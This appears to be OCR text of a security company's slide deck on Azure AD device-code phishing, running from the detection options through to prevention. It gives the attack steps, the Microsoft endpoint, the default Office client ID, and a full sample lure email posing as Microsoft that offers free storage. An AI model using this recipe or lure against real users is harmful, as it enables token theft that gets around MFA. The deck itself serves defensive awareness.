
PRT token – Detection / Prevention

Premium detection available for P2 customers

Premium Azure AD Identity Protection User risk detection, detected by Microsoft Defender for Endpoint (MDE)



Microsoft Defender for Endpoint (MDE)



Azure AD Identity Protection

wortell

Source: https://docs.microsoft.com/en-us/azure/active-directory/identity-protection/concept-identity-protection-risks#user-linked-detections

Identity Attack Device Flow

wortell

Identity Attack Device flow

Device Token Flow


1. No server infra required
2. No phishing infrastructure required
3. No registered application in AzureAD tenant
4. No Client app
5. No app consent
6. Works with MFA, or any other MFA Identity solution
7. Use default scope part of M365/ Azure infrastructure

wortell

Identity Attack Device flow

Device Token Flow #1

1. Public Microsoft device code API (1) / https://login.microsoftonline.com/common/oauth2/devicecode?api-version=1.0
2. Use Office365 Default client ID (2) / d3590ed6-52b3-4102-aeff-aad2292ab01c
3. Use Resource: management.core.windows.net (3) (or M365)




wortell

Identity Attack Device flow

Device Token Flow #2

1. Get Public Device token request
2. Send target phishing/ teams message including device code / verification URL
3. Wait for request




wortell

Identity Attack Device flow

Device Token Flow #3


1. Polling device token request https://login.microsoftonline.com/organizations/oauth2/v2.0/token
2. Get device token authorization token



wortell

Identity Attack Device flow

Device Token Flow #4



Outlook 365 Product Team
Mon 7/19/2021 2:40 PM
To: Ed Van

Microsoft® Office 365

Thank you!

For being a loyal Microsoft customer, we are permanently **increasing your Outlook attachment/file storage by 1 TB**. Additionally, the maximum attachment size has been increased to 100 MB.

To receive your increase:

1. Go to our secure Microsoft login page at: **https://microsoft.com/devicelogin**
2. Enter the product code: **ELSEKDEZH**
   This code can only be used once and is only valid for your Outlook account.
3. **Enter your Outlook credentials** to verify your identity.

You will be credited with **1 TB** of extra storage within 24 hours.

Security reminders: With the recent news about ransomware attacks, please remain secure and:

- Do not share your Office login password
- Make sure you have two-factor authentication turned on
- Be sure that any links you click on in Microsoft emails have valid Microsoft domains such as microsoft.com and login.microsoftonline.com.

—Microsoft Outlook 365 Product Team


Attach a file

Are the suggestions above helpful? Yes No

wortell


Identity Attack Device flow

Device Token Flow #5



wortell


Identity Attack Device flow



wortell

Identity Attack Device flow

Device Token Flow #6



wortell

Identity Attack Device flow

Prevention

1. Disable device token flow connectivity (when possible)
2. Track device token URLs in EmailURLInfo or web traffic data
3. Block access based on IP, Location (CA Baseline)
4. Split accounts and roles (admin vs user) / PIM

wortell

